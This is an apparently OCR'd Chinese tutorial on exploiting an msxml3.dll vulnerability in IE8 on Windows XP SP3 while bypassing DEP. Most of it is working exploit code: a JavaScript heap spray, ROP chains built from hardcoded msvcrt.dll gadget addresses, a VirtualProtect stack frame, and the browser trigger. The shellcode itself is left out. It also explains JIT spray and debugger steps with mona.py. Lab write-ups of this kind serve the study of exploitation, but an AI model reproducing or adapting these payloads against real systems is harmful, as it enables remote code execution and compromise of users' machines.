
利用 Heapspy+RetLibc 的方法进行 exploiting

WritenBy 東

实验环境:windows xp with sp3 & IE8.0

实验工具:Immunity Debug,mona.py

还是我们之前的这个漏洞,问题是出现在 msxml3.dll 中,之前我们的利用姿势是通过浏览器触发漏洞,当时是在 IE6 触发的漏洞,在新版本 IE8 之后微软提供了一种保护机制 DEP
什么是 DEP 即 数据执行保护的缩写 全称 Data Execution Prevention。
(DEP) 的作用是在内存上执行额外检查以帮助防止在系统上运行恶意代码,有了数据执行保护,他会检查用户数据是否存在代码执行的行为,我们在 IE8 运行上节课的 exp 如图



这就是 DEP 数据执行保护的作用,上节说到用堆喷射的方法覆盖 0c0c0c0c 而我们在堆中构造的正是 0c0c0c0c 指令,只要有一条指令命中我们构造的 0c0c0c0c 就可以继续执行我们的代码也就是 0c0c0c0c(OR AL 0x0C) 直至执行到我们的 shellcode,但是在 IE8 这种方式失效了 因为 DEP 阻断了堆中的代码执行,所以程序出现了如上的友好提示

绕过 DEP 的方法:

常见的绕过 DEP 的方法主要分为两类:
第一类是借助第三方应用程序及组件,利用这些程序可以申请同时支持可读可写可执行属性内存页的特点,然后再结合堆喷射技术实现 shellcode 的布局与执行,例如 JIT Spray 技术
JIT Spray 的原理是使用 JIT 编译器喷射恶意代码到可执行页面,其主要思想是姜 ActionScript 代码中的恶意整数进行大量的 XOR 操作然后编译成字节码,并且多次更新到 JIT 虚拟机中,这样他会建立很多带有恶意 xor 操作的内存块 所以这些内存块就是可以执行的代码可以通过这种方式改变漏洞函数的返回地址将控制权交给 JIT 内存页中的代码,从而也就执行了我们 x86 指令,绕过了 DEP 的检测,类似的方法还有 bmp Spray 是依赖 js 可以操作像素点,而像素就是一个一个内存点组成,最终也可以达到代码执行的效果
第二类 采用代码重用技术实现对 DEP 的绕过,包括利用系统 API 改写内存页属性,调用执行系

统命令或加载可执行文件引入外部代码,改写安全配置(IE 浏览器的 SafeMode 标志位等)其中最常见的就是利用系统 API 改写内存页属性 今天讲的 Ret2Libc 就是这种方法,此外还有构造 Rop 链绕过 DEP 都是此原理

Ret2Libc(Return to libc 返回到库函数执行):


是指利用系统自身存在的代码,来调用一些可以关闭 DEP 的函数由于整个过程中我们使用的全部都是系统自身的代码,因此不存在 DEP 阻拦的情况,而当我们的代码运行完毕后 DEP 也就失效了常用的这些函数如下

SetProcessDEPolicy,NtSetInformationProcess,WriteProcessMemory,VirtualProtect,HeapCreate,VirtualAlloc...

由于有了 DEP 我们能控制的信息不在栈中了而在堆中这时我们就要构造一个能将栈转移到我们可控的空间的 Gadgets 方法,我们称之为 StackPivot 的小构件,但是我们不能像之前那样通过滑板指令来控制程序流程了这时候我们就要精准的进行堆喷射

我们知道内存的分布都是以一个分页为单位的,在大多数的 x86 系统中这个分页的大小都是 4kb 大小也就是 0x1000 字节加入我们知道了一个地址距离某个内存页的起始位置的偏移为 0x5F6 那么我们就可以构造 N 个类似的内存块,每个内存块的数据完全相同,并且都在偏移为 0x5F6 处有关键数据只要这些内存块最终淹没了 0x0c0c0c0c 这个地址那么必然就有一个内存块的关键数据位于 0x0c0c0c0c

现在我们的思路就是创建一个非常大的数据块,每个数据块中都有 N 个 0x1000 大小的子块,每个子块内存结构如下



第一步我们必须先确定 Padding 的大小:Padding=(目标地址-userPtr 地址)%0x1000/2

可以使用 !heap -p -a 0c0c0c0c 查看 userPtr 地址所以(0x0c0c0c0c-0x0c080020)%0x1000/2

0x1000 是由于内存对齐粒度除以 2 是因为在 javascript 中是 Unicode 编码

对于之前的 exp 还有一处要改的是我们每次喷射的内存块的大小是 0x4000 而且还对中间字符进行了选取 cBlock=cBlock.substring(2,nBlockSize-0x21);这些数据都是前辈们通过在不同平台上改变多次参数做实验而得出的最稳定的喷射方案

```
// [ Shellcode ]
Varshellcode = "....";
// [ ROP Chain ]
// 0x0C0C0C24 -> # retn
```

```
// 0x0C0C0C14 -> # xchg eax, esp # retn
// Start from 0x0c0c0c0c
                                    var rop_chain =
```

// 以下是堆栈转换的代码 将堆中数据作为栈顶从而执行我们堆中数据

```
    0x0C0C0C0C->ESP     "\uBE4C\u77BE" + // 0x77BEBE4C      ③# retn [msvcrt.dll]
    0x0C0C0C10          "\uBE4B\u77BE" + // 0x77BEBE4B      ④# pop ebp # retn [msvcrt.dll]
    0x0C0C0C14          "\u5ED5\u77BE" + // 0x77BE5ED5      ②# xchg eax, esp # retn
    0x0C0C0C18          "\uBE4C\u77BE" + // 0x77BEBE4C      ⑤# retn [msvcrt.dll]
    0x0C0C0C1C          "\uBE4C\u77BE" + // 0x77BEBE4C      ⑥# retn [msvcrt.dll]
    0x0C0C0C20          "\uBE4C\u77BE" + // 0x77BEBE4C      ⑦# retn [msvcrt.dll]
    0x0C0C0C24          "\uBE4C\u77BE" + // 0x77BEBE4C      ①/⑧# retn [msvcrt.dll]
```

// 以下是 VirtualProtect 函数的栈帧,只需要找到函数地址和一个旧的可写地址即可

```
    0x0c0c0c28          "\u1AD4\u7C80"+                 //VirtualProtect Addr (函数地址)
    0x0c0c0c2c          "\u0c40\u0c0c"+                 //ret to Payload    (函数返回地址)
    0x0c0c0c30           "\u0c40\u0c0c"+                //lpAddress    (设置属性的页起始)
    0x0c0c0c34          "\u1000\u0000" +                //dwSize       (设置页的大小)
    0x0c0c0c38          "\u0040\u0000" +                //flNewProtect (保护属性的起始页)
    0x0c0c0c3c          "\uFFFC\u77C2"                  //lpflOldProtect (旧的保护属性页)
```

通过 kernel32.dll 查看 VirtualProtect Addr 的函数地址

通过!address 查找 msvcr 中的可写区域

```
0:010> !address MSVCR71+00001000+00039000+00011000
......
Base Address:          7c38b000
End Address:           7c38d000
......
Protect:               00000004          PAGE_READWRITE
```

```
// [ fill the heap with 0x0c0c0c0c ] About 0x2000 Bytes
var fill = "\u0c0c\u0c0c";
while (fill.length < 0x1000){
    fill += fill;
}
// [ padding offset ]
padding = fill.substring(0, 0x5F6);
// [ fill each chunk with 0x1000 bytes ]
evilcode = padding + rop_chain + shellcode + fill.substring(0, 0x800 - padding.length -
rop_chain.length - shellcode.length);
// [ repeat the block to 512KB ]
while (evilcode.length < 0x40000){
    evilcode += evilcode;
}
// [ substring(2, 0x40000 - 0x21) - XP SP3 + IE8 ]
var block = evilcode.substring(2, 0x40000 - 0x21);
//进行堆喷射
var slide = new Array();
for (var i = 0; i < 400; i++){
```

```
        slide[i] = block.substring(0, block.length);
    }
    // [ Vulnerability Trigger ]
    var obj = document.getElementById('poc').object;
    var src = unescape("%u0c08%u0c0c");          // fill the stack with 0x0c0c0c08
    while (src.length < 0x1002) src += src;
    src = "\\\\xxx" + src;
    src = src.substr(0, 0x1000 - 10);
    var pic = document.createElement("img");
    pic.src = src;
    pic.nameProp;
    obj.definition(0);
        ..
        .
```

这样我们就通过 ret2libc 成功的在 xp3 &IE8 下绕过了数据执行保护,下面在介绍一种利用 rop 链绕过数据执行保护,其实 ret2libc 也属于 rop 链的一个子集,这里直接给出代码

```
    var rop_chain =
//stackpoint 堆栈转换
"\uBE4C\u77BE" + // 0x77BEBE4C # retn [msvcrt.dll]
"\uBE4B\u77BE" + // 0x77BEBE4B # pop ebp # retn [msvcrt.dll]
"\u5ED5\u77BE" + // 0x77BE5ED5 # xchg eax, esp # retn [msvcrt.dll]
"\uBE4C\u77BE" + // 0x77BEBE4C # retn [msvcrt.dll]
"\uBE4C\u77BE" + // 0x77BEBE4C # retn [msvcrt.dll]
"\uBE4C\u77BE" + // 0x77BEBE4C # retn [msvcrt.dll]
"\uBE4C\u77BE" + // 0x77BEBE4C # retn [msvcrt.dll]
// VirtualProtect Addr Rop 链构造
"\ube4b\u77be" + // 0x77bebe4b : ,# POP EBP # RETN [msvcrt.dll]
"\ube4b\u77be" + // 0x77bebe4b : ,# skip 4 bytes [msvcrt.dll]
"\u6e9d\u77c1" + // 0x77c16e9d : ,# POP EBX # RETN [msvcrt.dll]
"\uE000\u0000" + // 0x0000E000 : ,# 0x0000E000-> ebx [dwSize]
"\ucdec\u77c1" + // 0x77c1cdec : ,# POP EDX # RETN [msvcrt.dll]
"\u0040\u0000" + // 0x00000040 : ,# 0x00000040-> edx
"\u79da\u77bf" + // 0x77bf79da : ,# POP ECX # RETN [msvcrt.dll]
"\uf67e\u77c2" + // 0x77c2f67e : ,# &Writable location [msvcrt.dll]
"\uaf6b\u77c0" + // 0x77c0af6b : ,# POP EDI # RETN [msvcrt.dll]
"\u9f92\u77c0" + // 0x77c09f92 : ,# RETN (ROP NOP) [msvcrt.dll]
"\u6f5a\u77c1" + // 0x77c16f5a : ,# POP ESI # RETN [msvcrt.dll]
"\uaacc\u77bf" + // 0x77bfaacc : ,# JMP [EAX] [msvcrt.dll]
"\u289b\u77c2" + // 0x77c2289b : ,# POP EAX # RETN [msvcrt.dll]
"\u1131\u77be" + // 0x77BE1131 : ,# ptr to &VirtualProtect() [IAT msvcrt.dll] 0x20-0xEF=0x31
"\u67f0\u77c2" + // 0x77c267f0 : ,# PUSHAD # ADD AL,0EF # RETN [msvcrt.dll]
"\u1025\u77c2";    // 0x77c21025 : ,# ptr to 'push esp #    ret ' [msvcrt.dll]
```

Rop 链我们可以通过 ImmunityDebuger 中的 mona.py 生成

命令行:!mona rop -m msvcrt.dll　　指定这个模块

由于有时候 mona.py 生成的 rop 链并不能很顺利的执行我们就要通过调试来修改 rop 链中的地址,比如说上面的 ptr to &VirtualProtect() 执行之后的下一条指令会对 eax+EF 操作我们要保证的是在这些寄存器(参数)压栈之前准确的定位到 VirtualProtect()这个函数所以我们就要对这个地址先减去 EF 但是我们通过调试结果还是相差 0x100 这是由于十六进制加的时候没有进位操作 减的时候是有进位操作的所以我们再加上 0x100 这时候 ADD AL ,EF 之后我们的 eax 还是准确的指向我们的 VirtualProtect()

还要提一点的是上面的堆栈转换,这里面的指令在 ImmunityDebuger 目录下生成的 stackpoint.txt 中保存这样更方便了我们去构造一条完整的 rop 链了

与 Ret2Libc 不同的是这种方法是一个一个的指令去搜索类似于配零件,而这些的 pop ret 的作用就是把函数的参数通过 pop 给寄存器,然后再将所有的参数压栈最后得以调用 VirtualProtect Addr 来修改我们后面的代码内存属性了从而达到 payload 的攻击。

最后附个图

Ret2Libc 的方法

Rop 链的方法

两种方法都是利用了返回导向编程的思想,通过多次尝试,构造 Rop 链进行 payload 更加稳定,快速。